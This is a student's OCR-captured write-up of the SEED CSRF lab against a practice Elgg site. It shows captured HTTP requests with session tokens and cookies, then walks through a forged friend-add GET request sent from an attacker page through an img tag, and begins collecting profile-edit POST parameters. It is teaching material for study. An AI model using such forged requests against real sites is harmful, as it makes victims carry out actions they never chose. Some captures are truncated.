

CSRF LAB

Task 1: Observing HTTP Request

GET Request




```
http://www.seed-server.com/search?q=samy&search
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/friends/alice
Cookie: __gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_M
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 12 Oct 2022 21:04:39 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priv
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3617
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```



```
▼ GET
Scheme: http
Host: www.seed-server.com
Filename: /search

q: samy
search_type: all

Address: 10.9.0.5:80

Status            200 OK
Version           HTTP/1.1
Transferred       3.97 KB (16.65 KB size)
Referrer Policy   no-referrer-when-downgrade
```


We can identify a GET request here using the HTTP Header Live tool and the developer tools. This GET request was initiated when I tried searching for Samy in the search bar. We can see that the parameters used in this request are q and search_type where q contains the searched string and search_type possibly means what kind of search is used.

POST Request



```
http://www.seed-server.com/action/messages/send
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=------------
Content-Length: 936
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add?send_to=
Cookie: __gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_MY
Upgrade-Insecure-Requests: 1
__elgg_token=MYExmHL-bQq8GpOhobsEsg&__elgg_ts=1
POST: HTTP/1.1 302 Found
Date: Wed, 12 Oct 2022 21:12:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/messages/inbox/alice
Vary: User-Agent
Content-Length: 434
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

When I sent a message to Samy as Alice, a POST request is requested.



```
POST http://www.seed-server.com/action/messages/send
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------149049767613033765533885421135
Content-Length: 936
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add?send_to=59
Cookie: __gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_MYGluY5bALH88nT2rzG3TZ6xov7dg; pvisitor=f8410da6-b2
Upgrade-Insecure-Requests: 1

__elgg_token=MYExmHL-bQq8GpOhobsEsg&__elgg_ts=1665609119&recipients=&match_on=users&recipients[]=59&subjec

Content-Length:144
```


```
-----------------------------149049767613033765533885421135
Content-Disposition: form-data; name="__elgg_token"

MYExmHL-bQq8GpOhobsEsg
-----------------------------149049767613033765533885421135
Content-Disposition: form-data; name="__elgg_ts"

1665609119
-----------------------------149049767613033765533885421135
Content-Disposition: form-data; name="recipients"


-----------------------------149049767613033765533885421135
Content-Disposition: form-data; name="match_on"

users
-----------------------------149049767613033765533885421135
Content-Disposition: form-data; name="recipients[]"

```

From the HTTP Header Live tool and the developer tool, we can identify the parameters used in this request.


__elgg_token=MYExmHL-bQq8GpOhobsEsg&__elgg_ts=1665609119&recipients=&match_on=users&recipients[]=59&subject=Hello&body=<p>Hello from Alice</p>

The “&” is used to separate each parameter in the POST request.

Task 2: CSRF Attack Using GET Request



```
http://www.seed-server.com/action/friends/add?f
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/addfriend.html
Cookie: __gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_MY
GET: HTTP/1.1 302 Found
Date: Thu, 13 Oct 2022 01:31:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priva
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/addfriend.html
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.attacker32.com/favicon.ico
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/addfriend.html
```



St	M	Do…	File	Ini…	Ty	Tra…	Si
20	GE	…	addfriend.html	Br…	hti	56…	27
30	GE	…	add?friend=59&_	img	hti	62…	27
40	GE	…	favicon.ico	Fa…	hti	cac…	28
20	GE	…	addfriend.html	img	hti	55…	27

4 requests | 1.08 KB / 1.70 KB transferred

```
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1665610419,1665610419&__elgg_token=NFvN51P6O7QZ_ar7aSVdlQ,NFvN51P6O7QZ_ar7aSVdlQ

Status            302 Found
Version           HTTP/1.1
Transferred       620 B (276 B size)
Referrer Policy   no-referrer-when-downgrade

Response Headers (397 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 406
Content-Type: text/html; charset=UTF-8
Date: Thu, 13 Oct 2022 01:31:27 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.attacker32.com/addfriend.html
pragma: no-cache
```


For this attack, I used an alternative account(Boby) to add Samy as a friend. I used the HTTP Header Live tool and developer tools to find the parameters used in the GET request. Through this action, I found out that when Samy was added as a friend, there is an add_friend=59 parameter which most likely represents Samy. There are also other parameters like __elgg_ts and __elgg_token which are probably the countermeasures.

Using this information, we can create a webpage for this attack. In the addfriend.html file, we can use a <img> tag as they will submit a GET request when the page is loaded. Therefore, when Alice clicks on the link and opens the webpage, the webpage automatically sends a GET request with the following URL:
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1665610419,1665610419&__elgg_token=NFvN51P6O7QZ_ar7aSVdlQ,NFvN51P6O7QZ_ar7aSVdlQ

After Alice clicks on the message, Samy is added as a new friend.

Task 3: CSRF Attack using POST request

Firstly, I used Bobby’s account and edited his profile so that I can get the parameters that are used in the POST request when a profile is edited.




POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------299956603916829874083921635105
Content-Length: 3009
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_MYGluY5bALH88nT2rzG3TZ6xov7dg; pvisitor=f8410da6-b2
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=nxKYx2-j1Pg25GWsKoCGxQ&__elgg_ts=1665625553&name=Samy&description=<p>I like Bobby</p> &access
```

Send Content-Length:449



